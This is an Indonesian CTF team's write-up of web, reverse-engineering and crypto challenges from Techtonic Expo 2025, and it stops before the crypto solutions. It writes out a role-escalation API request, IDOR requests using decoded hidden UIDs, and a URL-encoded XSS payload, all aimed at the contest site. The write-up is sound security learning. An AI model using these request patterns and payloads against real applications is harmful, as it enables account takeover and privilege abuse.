

Write Up

Techtonic Expo VOL2 Final CTF 2025



Presented By:

40 x 26 x 24

Muhammad Faiz Hidayat

Fase Rais Baradika

Rassha Maulana Fernanda

Daftar Isi

Daftar Isi.....	2
♦ Category : Web Exploitation.....	3
Challenge Session Impersonator Api.....	3
Challenge UID Voyager (IDOR).....	6
♦ Category : Reverse Engineering.....	10
Challenge Byte Rebellion.....	10
♦ Category : Cryptography.....	26
Challenge Wonderhoy.....	26
Challenge Stein.....	28
Analisis Awal.....	29
Eksperimen.....	30
Strategi Serangan.....	30
Implementasi.....	30
Hasil.....	34

♦ Category : Web Exploitation

Challenge Session Impersonator Api

CHALLENGE

9 SOLVES

✕

Session Impersonator Api

🥇 300

Peserta harus merubah `/api/session/me` menjadi `superadmin` Untuk mendapatkan Flag. API ini terlihat aman di endpoint `/pluto/api/session/me/`, tapi jangan tertipu. Coba perhatikan method yang dipakai-apakah bisa diubah? Dan bagaimana kalau atribut jabatan tidak lagi user biasa, tapi... sesuatu yang lebih tinggi?

<https://techtonicexpo.com/pluto/>

Flag

Submit

Diberikan sebuah web service, sesuai namanya, web ini memiliki API serta endpoint nya yang diberitahukan di deskripsi challenge,

```
techtonicexpo.com/pluto/api/session/me/

Pretty-print ☐

{
  "mySession": {
    "nama": "mulyono",
    "jabatan": "pegawai",
    "username": "mulyonoasli",
    "email": "mulyonoasli@gmail.com"
  }
}
```

Dan juga terdapat source berikut yang kami temukan,

```
view-source:https://techtonicexpo.com/pluto/

<script src="https://cdn.tailwindcss.com"></script>
</head>
<body class="bg-gray-100 text-gray-800">
  <div class="max-w-4xl mx-auto p-6">
    <div class="text-center mb-6">
      <h1 class="text-3xl font-bold text-indigo-600">CTF API Challenge</h1>
      <p class="text-gray-600">Eksplorasi API untuk menemukan flag tersembunyi! Ubah user saya ke superadmin untuk menemukan flag!</p>
    </div>
    <div class="new-button">
      <div class="flex justify-center gap-4 mb-6">
        <button onclick="loadAllUser()" class="bg-indigo-500 hover:bg-indigo-600 text-white px-4 py-2 rounded-lg shadow">
          Lihat Semua User
        </button>
        <button onclick="loadMySession()" class="bg-green-500 hover:bg-green-600 text-white px-4 py-2 rounded-lg shadow">
          User Saya
        </button>
      </div>
      <div id="output" class="bg-white shadow p-4 rounded-lg border border-gray-200">
        <p class="text-gray-500">Klik salah satu tombol di atas untuk melihat hasil API.</p>
      </div>
    </div>
    <script>
      function loadAllUser() {
        fetch('api/session/alluser')
          .then(res => res.json())
          .then(data => {
            let html = `<h2 class="text-xl font-bold mb-2">Daftar Semua User</h2><ul class="list-disc pl-6">`;
            data.dataUser.forEach(u => {
              html += `<li><b>${u.nama}</b> - ${u.jabatan} (${u.username}) | ${u.email}</li>`;
            });
            html += `</ul>`;
            document.getElementById("output").innerHTML = html;
          })
          .catch(err => {
            document.getElementById("output").innerHTML = `<p class="text-red-600">Error: ${err}</p>`;
          })
      }

      function loadMySession() {
        fetch('api/session/me')
          .then(res => res.json())
          .then(data => {
            let u = data.mySession;
            let html = `<h2 class="text-xl font-bold mb-2">Session Saya</h2>`;
            html += `<p><b>Nama</b>: <b>${u.nama}</b></p>`;
            html += `<p><b>Jabatan</b>: <b>${u.jabatan}</b></p>`;
            html += `<p><b>Username</b>: <b>${u.username}</b></p>`;
            html += `<p><b>Email</b>: <b>${u.email}</b></p>`;

            if (u.flag) {
              html += `<p class="text-green-600 font-bold">🚩 FLAG: ${u.flag}</p>`;
            }
            document.getElementById("output").innerHTML = html;
          })
          .catch(err => {
            document.getElementById("output").innerHTML = `<p class="text-red-600">Error: ${err}</p>`;
          })
      }
    </script>
  </body>
</html>
```

Disini, untuk mendapatkan flag nya, kita perlu mengubah jabatan yang awalnya itu pegawai, diubah ke superadmin, dan kami disini menggunakan postman untuk proses hitting API nya

POST ▼ https://techtonicexpo.com/pluto/api/session/me/

Params Authorization Headers (11) **Body** Pre-request Script Tests Settings

☐ none ☐ form-data ☐ x-www-form-urlencoded ☒ raw ☐ binary ☐ GraphQL **JSON** ▼

```
1 {
2   "mySession": {
3     "nama": "mulyono",
4     "jabatan": "superadmin",
5     "username": "mulyonoasli",
6     "email": "mulyonoasli@gmail.com"
7   }
8 }
```

Body Cookies Headers (15) Test Results

Pretty Raw Preview Visualize JSON ↺

```
1 {
2   "mySession": {
3     "nama": "mulyono",
4     "jabatan": "superadmin",
5     "username": "mulyonoasli",
6     "email": "mulyonoasli@gmail.com",
7     "flag": "TechtonicExpoCTF{API_FlagXBoskuh}"
8   }
9 }
```

Flag: `TechtonicExpoCTF{API_FlagXBoskuh}`

Challenge UID Voyager (IDOR)

CHALLENGE

7 SOLVES

✕

UID Voyager (IDOR)

350

Kadang data user tidak benar-benar terkunci. Lihat baik-baik request saat edit profil—apakah ada parameter tersembunyi yang bisa dimanipulasi? Coba ubah uid ke milik orang lain...

<https://techtonicexpo.com/mars/>

Flag

Submit

Di challenge ini kita tidak diberikan attachment apapun, tetapi di soal terdapat clue yaitu tersembunyi jadi saya langsung tertuju pada melihat source code atau view source website tersebut dahulu

Singkat cerita saya view source satu satu di semua page atau halaman website tersebut, lalu menemukan sesuatu di

view-source:<https://techtonicexpo.com/mars/detail.php?nama=mulyadi>

```
h2 { margin:0 0 10px; }
p { margin:0; color:#7f8c8d; }
/*<script src="js/jquery.js"></script>*/
</style>
head>
```

Benar saja ada link javascript yang sengaja disembunyikan menjadi comment

Langsung saja saya lihat kode javascript tersebut dengan membukanya di <https://techtonicexpo.com/mars/js/jquery.js>

```
var __user_map = {
  "mulyadi": "dWlkID0gYWJjZC1hc2RqLXNhZGZEtYmJiMQ=="
};

// function
function _shuffle(arr) {
  var m = arr.length, t, i;
  while (m) {
    i = Math.floor(Math.random() * m--);
    t = arr[m];
    arr[m] = arr[i];
    arr[i] = t;
  }
  return arr;
}
console.log("init shuffle:", _shuffle([1,2,3,4,5,6,7,8,9]));

jQuery.fn.addClass = function(c) { console.log("addClass", c); return this; };
jQuery.fn.removeClass = function(c) { console.log("removeClass", c); return this; };
jQuery.fn.toggle = function() { console.log("toggle element"); return this; };

// UID bowok
__user_map["bowok"] = "dWlkID0geHl6cS0xMmFiLTk4ZGQtdHR0Mg==";

// filler
jQuery.fn.animate = function(props, time) { console.log("animate", props, time);
return this; };
jQuery.fn.hide = function() { console.log("hide"); return this; };
jQuery.fn.show = function() { console.log("show"); return this; };

function deepClone(obj) {
  return JSON.parse(JSON.stringify(obj));
}
console.log("clone test:", deepClone({a:1,b:2}));

__user_map["megasari"] = "dWlkID0gbG1uby05cHBxLTc3enotcnJyMw==";
```

Ada bagian kode yang mendefinisikan mapping user ke sebuah UID yang di-encode:

```
var __user_map = {
  "mulyadi": "dWlkID0gYWJjZC1hc2RqLXNhZGZEtYmJiMQ=="
};

__user_map["bowok"] = "dWlkID0geHl6cS0xMmFiLTk4ZGQtdHR0Mg==";
__user_map["megasari"] = "dWlkID0gbG1uby05cHBxLTc3enotcnJyMw==";
```

Kalau kita decode Base64 (atob/CyberChef/Python), hasilnya:

```
dWlkID0gYWJjZC1hc2RqLXNhZGEtYmJiMQ== → "uid = abcd-asdj-sada-bbb1"  
dWlkID0geH16cS0xMmFiLTk4ZGQtdHR0Mg== → "uid = xyzq-12ab-98dd-ttt2"  
dWlkID0gbG1uby05cHBxLTc3enotcnJyMw== → "uid = lmno-9ppq-77zz-rrr3"
```

Saat edit profil, request di Burp:

```
POST /mars/profile.php  
...  
nama=Mulyadi&jabatan=Mantan+Manager
```

Tidak ada UID terlihat.

Eksplorasi

Tambahkan parameter uid dengan nilai UID target ke dalam request POST edit profil.

Awal awal target kita Bowok:

```
POST /mars/profile.php HTTP/2  
Host: techtonicexpo.com  
Cookie: hcdn=...  
Content-Type: application/x-www-form-urlencoded  
  
nama=HackerBowok&jabatan=BossBaru&uid=xyzq-12ab-98dd-ttt2
```

Tetapi tidak ada yang terjadi

Kalo begitu kita coba ke target yang berikutnya yaitu megasari

```
POST /mars/profile.php HTTP/2  
Host: techtonicexpo.com  
Cookie: hcdn=...
```


Content-Type: application/x-www-form-urlencoded

nama=HackerMega&jabatan=BossBaru&uid=lmno-9ppq-77zz-rrr3

```
Content-Length: 56
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A(Brand";v="8", "Chromium";v="132"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://techtonicexpo.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://techtonicexpo.com/mars/profile.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

Content-Type: text/html; charset=UTF-8
Content-Length: 69
X-Powered-By: PHP/8.2.28
Platform: hostinger
Panel: hpanel
Content-Security-Policy: upgrade-insecure-requests
Server: hcdn
Alt-Svc: h3=":443"; ma=86400
X-Hcdn-Request-Id: c8b1f32d45dc4b2737512d399e48a395-dci-edge3
X-Hcdn-Cache-Status: DYNAMIC
X-Hcdn-Upstream-Rt: 0.021
Accept-Ranges: bytes

<h2 style='color:red'>
  Flag: TechtonicExpoCTF{1D0R_3XPOS3D_T0K3N}
</h2>
```

Flag: TechtonicExpoCTF{1D0R_3XPOS3D_T0K3N}

Challenge XSS Reflected Encoded?

CHALLENGE 8 SOLVES

XSS Reflected Encoded?

325

Pantulan terlihat aman karena sudah di-encode. Tapi ingat-browser tetap bisa membacanya seperti biasa. Coba cari lah celah xss alert dalam bentuk encoded. Contoh encoding (%27 = ')

<https://techtonicexpo.com/venus/>

Submit

Diberikan sebuah website yang rentan terhadap xss tetapi sesuai desc soalnya payload tersebut harus di encoding dengan **URL Encode**


Saya menggunakan simple payload xss terlebih dahulu untuk melihat apakah berhasil

`<script>alert('XSS')</script>`

Menjadi

`%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E`

Dan ternyata berhasil :v



Tiba tiba muncul flag bjour, padahal cuman alert"xss" wkwk

Flag: **TechtonicExpoCTF{XSS_TR1GGR_5COP3}**

♦ Category : Reverse Engineering

Challenge **Byte Rebellion**

CHALLENGE

10 SOLVES

✕

Byte Rebellion


🥇 275

Yo, listen up. The suits in charge thought they were slick, only leaving behind the compiled stuff. Ain't no pretty main.py for you here, fam.

What you see is what you get: a straight-up disassembled mess, the raw guts of a Python script. They say real Gs read the matrix. Well, this is your matrix now. Figure out the logic, piece together what it's really tryna say, and pull that flag out of the chaos.

You got this? Prove it.

View Hint

 byte.txt

Flag

Submit

Diberikan sebuah file yang berisi bytecode dari sebuah program,

7		0 RESUME	0
12		2 LOAD_GLOBAL	1 (NULL + len)
		12 LOAD_FAST	0 (flag)
		14 CALL	1
		22 LOAD_CONST	1 (46)
		24 COMPARE_OP	55 (!=)
		28 POP_JUMP_IF_TRUE	25 (to 80)
		30 LOAD_FAST	0 (flag)
		32 LOAD_ATTR	3 (NULL self + startswith)
		52 LOAD_CONST	2 ('TechtonicExpoCTF{')
		54 CALL	1
		62 POP_JUMP_IF_FALSE	8 (to 80)
		64 LOAD_FAST	0 (flag)
		66 LOAD_CONST	3 (45)
		68 BINARY_SUBSCR	
		72 LOAD_CONST	4 ('}')
		74 COMPARE_OP	55 (!=)
		78 POP_JUMP_IF_FALSE	10 (to 100)
13	>>	80 LOAD_GLOBAL	5 (NULL + oops)
		90 CALL	0
		98 POP_TOP	
17	>>	100 LOAD_GLOBAL	7 (NULL + ord)
		110 LOAD_FAST	0 (flag)
		112 LOAD_CONST	5 (17)
		114 BINARY_SUBSCR	
		118 CALL	1
		126 LOAD_CONST	6 (110)
		128 COMPARE_OP	55 (!=)
		132 POP_JUMP_IF_FALSE	10 (to 154)
		134 LOAD_GLOBAL	5 (NULL + oops)
		144 CALL	0
		152 POP_TOP	

```

18    >> 154 LOAD_GLOBAL          7 (NULL + ord)
        164 LOAD_FAST              0 (flag)
        166 LOAD_CONST             7 (18)
        168 BINARY_SUBSCR
        172 CALL                  1
        180 LOAD_CONST             8 (48)
        182 COMPARE_OP            55 (!=)
        186 POP_JUMP_IF_FALSE     10 (to 208)
        188 LOAD_GLOBAL          5 (NULL + oops)
        198 CALL                  0
        206 POP_TOP

19    >> 208 LOAD_GLOBAL          7 (NULL + ord)
        218 LOAD_FAST              0 (flag)
        220 LOAD_CONST             9 (19)
        222 BINARY_SUBSCR
        226 CALL                  1
        234 LOAD_CONST            10 (95)
        236 COMPARE_OP            55 (!=)
        240 POP_JUMP_IF_FALSE     10 (to 262)
        242 LOAD_GLOBAL          5 (NULL + oops)
        252 CALL                  0
        260 POP_TOP

20    >> 262 LOAD_GLOBAL          7 (NULL + ord)
        272 LOAD_FAST              0 (flag)
        274 LOAD_CONST            11 (20)
        276 BINARY_SUBSCR
        280 CALL                  1
        288 LOAD_CONST            12 (109)
        290 COMPARE_OP            55 (!=)
        294 POP_JUMP_IF_FALSE     10 (to 316)
        296 LOAD_GLOBAL          5 (NULL + oops)
        306 CALL                  0
        314 POP_TOP

```

```

21    >> 316 LOAD_GLOBAL          7 (NULL + ord)
        326 LOAD_FAST              0 (flag)
        328 LOAD_CONST            13 (21)
        330 BINARY_SUBSCR
        334 CALL                  1
        342 LOAD_GLOBAL          7 (NULL + ord)
        352 LOAD_FAST              0 (flag)
        354 LOAD_CONST            7 (18)
        356 BINARY_SUBSCR
        360 CALL                  1
        368 COMPARE_OP            55 (!=)
        372 POP_JUMP_IF_FALSE     10 (to 394)
        374 LOAD_GLOBAL          5 (NULL + oops)
        384 CALL                  0
        392 POP_TOP

22    >> 394 LOAD_GLOBAL          7 (NULL + ord)
        404 LOAD_FAST              0 (flag)
        406 LOAD_CONST            14 (22)
        408 BINARY_SUBSCR
        412 CALL                  1
        420 LOAD_CONST            15 (114)
        422 COMPARE_OP            55 (!=)
        426 POP_JUMP_IF_FALSE     10 (to 448)
        428 LOAD_GLOBAL          5 (NULL + oops)
        438 CALL                  0
        446 POP_TOP

23    >> 448 LOAD_GLOBAL          7 (NULL + ord)
        458 LOAD_FAST              0 (flag)
        460 LOAD_CONST            16 (23)
        462 BINARY_SUBSCR
        466 CALL                  1
        474 LOAD_CONST            17 (51)
        476 COMPARE_OP            55 (!=)
        480 POP_JUMP_IF_FALSE     10 (to 502)

```

		482 LOAD_GLOBAL	5 (NULL + oops)
		492 CALL	0
		500 POP_TOP	
27	>>	502 LOAD_GLOBAL	7 (NULL + ord)
		512 LOAD_FAST	0 (flag)
		514 LOAD_CONST	18 (24)
		516 BINARY_SUBSCR	
		520 CALL	1
		528 LOAD_GLOBAL	7 (NULL + ord)
		538 LOAD_FAST	0 (flag)
		540 LOAD_CONST	9 (19)
		542 BINARY_SUBSCR	
		546 CALL	1
		554 COMPARE_OP	55 (!=)
		558 POP_JUMP_IF_FALSE	10 (to 580)
		560 LOAD_GLOBAL	5 (NULL + oops)
		570 CALL	0
		578 POP_TOP	
28	>>	580 LOAD_GLOBAL	7 (NULL + ord)
		590 LOAD_FAST	0 (flag)
		592 LOAD_CONST	19 (25)
		594 BINARY_SUBSCR	
		598 CALL	1
		606 LOAD_CONST	20 (102)
		608 COMPARE_OP	55 (!=)
		612 POP_JUMP_IF_FALSE	10 (to 634)
		614 LOAD_GLOBAL	5 (NULL + oops)
		624 CALL	0
		632 POP_TOP	
29	>>	634 LOAD_GLOBAL	7 (NULL + ord)
		644 LOAD_FAST	0 (flag)
		646 LOAD_CONST	21 (26)
		648 BINARY_SUBSCR	

```

652 CALL 1
660 LOAD_CONST 22 (117)
662 COMPARE_OP 55 (!=)
666 POP_JUMP_IF_FALSE 10 (to 688)
668 LOAD_GLOBAL 5 (NULL + oops)
678 CALL 0
686 POP_TOP

30 >> 688 LOAD_GLOBAL 7 (NULL + ord)
698 LOAD_FAST 0 (flag)
700 LOAD_CONST 23 (27)
702 BINARY_SUBSCR
706 CALL 1
714 LOAD_GLOBAL 7 (NULL + ord)
724 LOAD_FAST 0 (flag)
726 LOAD_CONST 5 (17)
728 BINARY_SUBSCR
732 CALL 1
740 COMPARE_OP 55 (!=)
744 POP_JUMP_IF_FALSE 10 (to 766)
746 LOAD_GLOBAL 5 (NULL + oops)
756 CALL 0
764 POP_TOP

31 >> 766 LOAD_GLOBAL 7 (NULL + ord)
776 LOAD_FAST 0 (flag)
778 LOAD_CONST 24 (28)
780 BINARY_SUBSCR
784 CALL 1
792 LOAD_GLOBAL 7 (NULL + ord)
802 LOAD_FAST 0 (flag)
804 LOAD_CONST 23 (27)
806 BINARY_SUBSCR
810 CALL 1
818 COMPARE_OP 55 (!=)
822 POP_JUMP_IF_FALSE 10 (to 844)

```


		824	LOAD_GLOBAL	5 (NULL + oops)
		834	CALL	0
		842	POP_TOP	
32	>>	844	LOAD_GLOBAL	7 (NULL + ord)
		854	LOAD_FAST	0 (flag)
		856	LOAD_CONST	25 (29)
		858	BINARY_SUBSCR	
		862	CALL	1
		870	LOAD_CONST	26 (121)
		872	COMPARE_OP	55 (!=)
		876	POP_JUMP_IF_FALSE	10 (to 898)
		878	LOAD_GLOBAL	5 (NULL + oops)
		888	CALL	0
		896	POP_TOP	
35	>>	898	LOAD_GLOBAL	7 (NULL + ord)
		908	LOAD_FAST	0 (flag)
		910	LOAD_CONST	27 (30)
		912	BINARY_SUBSCR	
		916	CALL	1
		924	LOAD_CONST	10 (95)
		926	COMPARE_OP	55 (!=)
		930	POP_JUMP_IF_FALSE	10 (to 952)
		932	LOAD_GLOBAL	5 (NULL + oops)
		942	CALL	0
		950	POP_TOP	
36	>>	952	LOAD_GLOBAL	7 (NULL + ord)
		962	LOAD_FAST	0 (flag)
		964	LOAD_CONST	28 (31)
		966	BINARY_SUBSCR	
		970	CALL	1
		978	LOAD_CONST	29 (116)
		980	COMPARE_OP	55 (!=)
		984	POP_JUMP_IF_FALSE	10 (to 1006)

	986	LOAD_GLOBAL	5 (NULL + oops)
	996	CALL	0
	1004	POP_TOP	
37	>>	1006	LOAD_GLOBAL
		1016	LOAD_FAST
		1018	LOAD_CONST
		1020	BINARY_SUBSCR
		1024	CALL
		1032	LOAD_CONST
		1034	COMPARE_OP
		1038	POP_JUMP_IF_FALSE
		1040	LOAD_GLOBAL
		1050	CALL
		1058	POP_TOP
			7 (NULL + ord)
			0 (flag)
			30 (32)
			1
			31 (104)
			55 (!=)
			10 (to 1060)
			5 (NULL + oops)
			0
38	>>	1060	LOAD_GLOBAL
		1070	LOAD_FAST
		1072	LOAD_CONST
		1074	BINARY_SUBSCR
		1078	CALL
		1086	LOAD_CONST
		1088	COMPARE_OP
		1092	POP_JUMP_IF_FALSE
		1094	LOAD_GLOBAL
		1104	CALL
		1112	POP_TOP
			7 (NULL + ord)
			0 (flag)
			32 (33)
			1
			33 (52)
			55 (!=)
			10 (to 1114)
			5 (NULL + oops)
			0
39	>>	1114	LOAD_GLOBAL
		1124	LOAD_FAST
		1126	LOAD_CONST
		1128	BINARY_SUBSCR
		1132	CALL
		1140	LOAD_GLOBAL
		1150	LOAD_FAST
		1152	LOAD_CONST
			7 (NULL + ord)
			0 (flag)
			34 (34)
			1
			7 (NULL + ord)
			0 (flag)
			5 (17)

```

1154 BINARY_SUBSCR
1158 CALL 1
1166 COMPARE_OP 55 (!=)
1170 POP_JUMP_IF_FALSE 10 (to 1192)
1172 LOAD_GLOBAL 5 (NULL + oops)
1182 CALL 0
1190 POP_TOP

42 >> 1192 LOAD_GLOBAL 7 (NULL + ord)
1202 LOAD_FAST 0 (flag)
1204 LOAD_CONST 35 (35)
1206 BINARY_SUBSCR
1210 CALL 1
1218 LOAD_GLOBAL 7 (NULL + ord)
1228 LOAD_FAST 0 (flag)
1230 LOAD_CONST 27 (30)
1232 BINARY_SUBSCR
1236 CALL 1
1244 COMPARE_OP 55 (!=)
1248 POP_JUMP_IF_FALSE 10 (to 1270)
1250 LOAD_GLOBAL 5 (NULL + oops)
1260 CALL 0
1268 POP_TOP

43 >> 1270 LOAD_GLOBAL 7 (NULL + ord)
1280 LOAD_FAST 0 (flag)
1282 LOAD_CONST 36 (36)
1284 BINARY_SUBSCR
1288 CALL 1
1296 LOAD_CONST 37 (54)
1298 COMPARE_OP 55 (!=)
1302 POP_JUMP_IF_FALSE 10 (to 1324)
1304 LOAD_GLOBAL 5 (NULL + oops)
1314 CALL 0
1322 POP_TOP

```

```

44    >> 1324 LOAD_GLOBAL          7 (NULL + ord)
        1334 LOAD_FAST              0 (flag)
        1336 LOAD_CONST            38 (37)
        1338 BINARY_SUBSCR
        1342 CALL                  1
        1350 LOAD_GLOBAL          7 (NULL + ord)
        1360 LOAD_FAST              0 (flag)
        1362 LOAD_CONST            25 (29)
        1364 BINARY_SUBSCR
        1368 CALL                  1
        1376 COMPARE_OP            55 (!=)
        1380 POP_JUMP_IF_FALSE     10 (to 1402)
        1382 LOAD_GLOBAL          5 (NULL + oops)
        1392 CALL                  0
        1400 POP_TOP

45    >> 1402 LOAD_GLOBAL          7 (NULL + ord)
        1412 LOAD_FAST              0 (flag)
        1414 LOAD_CONST            39 (38)
        1416 BINARY_SUBSCR
        1420 CALL                  1
        1428 LOAD_GLOBAL          7 (NULL + ord)
        1438 LOAD_FAST              0 (flag)
        1440 LOAD_CONST            28 (31)
        1442 BINARY_SUBSCR
        1446 CALL                  1
        1454 COMPARE_OP            55 (!=)
        1458 POP_JUMP_IF_FALSE     10 (to 1480)
        1460 LOAD_GLOBAL          5 (NULL + oops)
        1470 CALL                  0
        1478 POP_TOP

46    >> 1480 LOAD_GLOBAL          7 (NULL + ord)
        1490 LOAD_FAST              0 (flag)
        1492 LOAD_CONST            40 (39)
        1494 BINARY_SUBSCR

```

```

1498 CALL 1
1506 LOAD_GLOBAL 7 (NULL + ord)
1516 LOAD_FAST 0 (flag)
1518 LOAD_CONST 16 (23)
1520 BINARY_SUBSCR
1524 CALL 1
1532 COMPARE_OP 55 (!=)
1536 POP_JUMP_IF_FALSE 10 (to 1558)
1538 LOAD_GLOBAL 5 (NULL + oops)
1548 CALL 0
1556 POP_TOP

49 >> 1558 LOAD_GLOBAL 7 (NULL + ord)
1568 LOAD_FAST 0 (flag)
1570 LOAD_CONST 41 (40)
1572 BINARY_SUBSCR
1576 CALL 1
1584 LOAD_CONST 10 (95)
1586 COMPARE_OP 55 (!=)
1590 POP_JUMP_IF_FALSE 10 (to 1612)
1592 LOAD_GLOBAL 5 (NULL + oops)
1602 CALL 0
1610 POP_TOP

50 >> 1612 LOAD_GLOBAL 7 (NULL + ord)
1622 LOAD_FAST 0 (flag)
1624 LOAD_CONST 42 (41)
1626 BINARY_SUBSCR
1630 CALL 1
1638 LOAD_CONST 43 (99)
1640 COMPARE_OP 55 (!=)
1644 POP_JUMP_IF_FALSE 10 (to 1666)
1646 LOAD_GLOBAL 5 (NULL + oops)
1656 CALL 0
1664 POP_TOP

```

```

51    >> 1666 LOAD_GLOBAL          7 (NULL + ord)
        1676 LOAD_FAST              0 (flag)
        1678 LOAD_CONST            44 (42)
        1680 BINARY_SUBSCR
        1684 CALL                  1
        1692 LOAD_GLOBAL          7 (NULL + ord)
        1702 LOAD_FAST              0 (flag)
        1704 LOAD_CONST            7 (18)
        1706 BINARY_SUBSCR
        1710 CALL                  1
        1718 COMPARE_OP            55 (!=)
        1722 POP_JUMP_IF_FALSE     10 (to 1744)
        1724 LOAD_GLOBAL          5 (NULL + oops)
        1734 CALL                  0
        1742 POP_TOP

52    >> 1744 LOAD_GLOBAL          7 (NULL + ord)
        1754 LOAD_FAST              0 (flag)
        1756 LOAD_CONST            45 (43)
        1758 BINARY_SUBSCR
        1762 CALL                  1
        1770 LOAD_CONST            46 (100)
        1772 COMPARE_OP            55 (!=)
        1776 POP_JUMP_IF_FALSE     10 (to 1798)
        1778 LOAD_GLOBAL          5 (NULL + oops)
        1788 CALL                  0
        1796 POP_TOP

53    >> 1798 LOAD_GLOBAL          7 (NULL + ord)
        1808 LOAD_FAST              0 (flag)
        1810 LOAD_CONST            47 (44)
        1812 BINARY_SUBSCR
        1816 CALL                  1
        1824 LOAD_GLOBAL          7 (NULL + ord)
        1834 LOAD_FAST              0 (flag)
        1836 LOAD_CONST            40 (39)

```

```

1838 BINARY_SUBSCR
1842 CALL 1
1850 COMPARE_OP 55 (!=)
1854 POP_JUMP_IF_FALSE 11 (to 1878)
1856 LOAD_GLOBAL 5 (NULL + oops)
1866 CALL 0
1874 POP_TOP
1876 RETURN_CONST 48 (None)
>> 1878 RETURN_CONST 48 (None)

```

Jadi bytecode yang diberikan adalah sebuah program yang melakukan serangkaian pengecekan statis terhadap string flag. Kita mengekstrak semua constraint (panjang, prefix, suffix, `ord(...) == CONST`, dan `ord(i) == ord(j)`)

Dari potongan disassembly terlihat pola yang berulang, yaitu

`len(flag)` dibandingkan dengan 46 (panjang flag), `flag.startswith("TectonicExpoCTF{")` (flag prefix), `flag[45] == '}'` (char terakhir flag), dan Banyak bagian:

```
ord(flag[i]) ; COMPARE_OP != K
```

artinya

```
ord(flag[i]) == K
```

Juga, setelah kami memperhatikan, terdapat pola konsisten pada disass, pertama yaitu constraint dengan konstanta

```

LOAD_GLOBAL ord
LOAD_FAST    flag
LOAD_CONST   <idx>
BINARY_SUBSCR
CALL_FUNCTION 1
LOAD_CONST   <K>
COMPARE_OP   !=

```

Pseudocode:

```
if ord(flag[idx]) != K: fail()
```

artinya

```
flag[idx] == chr(K)
```

Lalu constraint dengan equality antar indeks,

```
ord(flag[a]) ... ord(flag[b]) ... COMPARE_OP !=
```

Pseudocode:

```
if ord(flag[a]) != ord(flag[b]): fail()
```

Artinya

```
flag[a] == flag[b].
```

Jadi tugas: ekstrak tuple (idx, K) untuk semua konstanta dan pasangan (a,b) untuk semua equalities.

Setelah membaca dan mengekstrak semua blok, kita memperoleh:

Panjang dan Format flag:

```
len(flag) == 46
flag.startswith("TechtonicExpoCTF{") (indeks 0..16 = prefix)
flag[45] == '}'
```

Konstanta (index -> ASCII)

(dinyatakan sebagai index : ascii_value -> char)

```
17 : 110 -> 'n'
18 : 48  -> '0'
19 : 95  -> '_'
```



```
20 : 109 -> 'm'
22 : 114 -> 'r'
23 : 51 -> '3'
25 : 102 -> 'f'
26 : 117 -> 'u'
29 : 121 -> 'y'
30 : 95 -> '_'
31 : 116 -> 't'
32 : 104 -> 'h'
33 : 52 -> '4'
36 : 54 -> '6'
40 : 95 -> '_'
41 : 99 -> 'c'
42 : 48 -> '0'
43 : 100 -> 'd'
44 : 51 -> '3'
```

Relasi equality (indexA == indexB)

```
21 == 18
24 == 19
27 == 17
28 == 27
34 == 17
35 == 30
37 == 29
38 == 31
39 == 23
42 == 18    (mengikat index 42 ke grup 18)
44 == 39    (mengikat 44 ke 39 -- membuat 44 transitif sama dgn 23)
```

Disini, kami menyusun solver nya, kami melakukan ini,

menyiapkan array kosong dengan panjang 46, Isi prefix & suffix (TechtonicExpoCTF{ dan }), Masukkan konstanta sesuai tabel index → char, Propagasi equality:

Contoh: 21 == 18, sedangkan 18 sudah '0' ⇒ 21 juga '0'

44 == 39, sedangkan 39 == 23, dan 23 == '3' ⇒ 44 juga '3'

Dan seterusnya sampai semua indeks terisi

Dan yang terakhir adalah menyatukan array jadi satu string

```
f=list("TechtonicExpoCTF{"+"?"*27+"}")
c={17:110,18:48,19:95,20:109,22:114,23:51,25:102,26:117,29:121,30:95,
31:116,32:104,33:52,36:54,40:95,41:99,42:48,43:100,44:51}
for i,v in c.items(): f[i]=chr(v)
for a,b in
[(21,18),(24,19),(27,17),(28,27),(34,17),(35,30),(37,29),(38,31),(39,
23),(42,18),(44,39)]:
    if f[a]=='?': f[a]=f[b]
    if f[b]=='?': f[b]=f[a]
print("".join(f))
```

Flag: TechtonicExpoCTF{n0_m0r3_funny_th4n_6yt3_c0d3}

♦ Category : Cryptography

Challenge Wonderhoy

CHALLENGE

8 SOLVES

✕

Wonderhoy

🏆 325

"Yoo minna~!! 🤖 Welcome to the Wonder Stage 🎤!!
Ada sebuah permainan ajaib di mana dua pesan berbeda
bisa berubah jadi senyum yang sama loh 😊
Kalau kamu bisa menemukan 'kembarannya', kamu bakal
dapat hadiah rahasia dari panggung Wonderhoy ✨"

nc.ctf.techtonicexpo.com 42069

View Hint

Flag

Submit

